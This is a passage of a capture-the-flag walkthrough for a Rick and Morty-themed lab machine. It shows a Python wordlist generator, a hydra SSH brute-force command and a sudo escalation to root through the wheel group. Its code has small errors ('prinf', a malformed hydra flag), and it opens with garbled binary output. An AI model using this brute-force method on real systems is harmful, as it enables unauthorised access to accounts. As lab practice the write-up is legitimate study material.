X◆◆◆B◆V◆◆◆◆l◆M◆◆#◆◆◆Hi◆y◆{◆K◆◆◆◆W#◆◆)W◆◆◆0+0Я'-◆◆wN◆◆aC▫◆◆◆W/◆o◆◆Q▒N◆◆◆◆2◆◆◆x◆◆◆+◆◆◆S◆◆◆◆i◆m:◆P◆◆@3"3◆|◆◆pB9▒E◆◆◆◆hv◆◆  ◆◆i◆◆◆◆HY◆k◆2◆◆◆Fj]◆◆◆
◆◆◆~◆◆atB◆▒<Vz◆◆
                    6◆/◆◆j◆X◆◆◆xda◆f◆:◆◆◆J9◆A◆◆_?◆◆
                                                ◆       @
[Summer@localhost ~]$ ./safe 1313337
decrypt:        FLAG{And Awwwaaaaayyyy we Go!} - 20 Points

Ricks password hints:
 (This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, sudo is wheely good.)
Follow these clues, in order


1 uppercase character
1 digit
One of the words in my old bands name.◆ @
[Summer@localhost ~]$
```

Using 1313337 as argument for ***safe*** executable

On a quick search the band name was "The Flesh Curtains", i wrote a simple python script to generate all possible passwords.

```python
from string import ascii_uppercase as letters
from string import digits as digits

words = ["Flesh","Curtains","flesh","Curtains"]

file = open("passwords.txt","w")

for letter in letters:
  password = ""
  for digit in digits:
    for word in words:
      password = letter + str(digit) + word + "\n"
      file.write(password)

file.close()
prinf("Generated all possible passwords ...")
```

Python code to generate wordlist





Generated wordlist


# Lateral movement

With passwords in hand, let brute-force ssh credentials using hydra.

```
hydra -l RickSanchez - P passwords.txt TARGET_IP ssh -s 22222
```




Using hydra to bruteforce SSH password





Logging into RickSanchez account using password ***P7Curtains***

Shortly we get the password for RickSanchez account.


# Getting root

While brute-force was running, I checked ***/etc/groups*** to see if any accounts have admin privileges. One of the flags also referred to "***wheel***".





Reading /etc/group to see the users in sudo or wheel group

RickSanchez is in the wheel group, since we own RickSanchez account, lets get root !




Logging into root account using sudo command




Reading root FLAG.txt

# Conclusion

That's a wrap ! Well, the box was fun to play with, nothing complicated with CTF like clues for aid. Cat command was alised to another binary, confusing at first glance, but it was fun.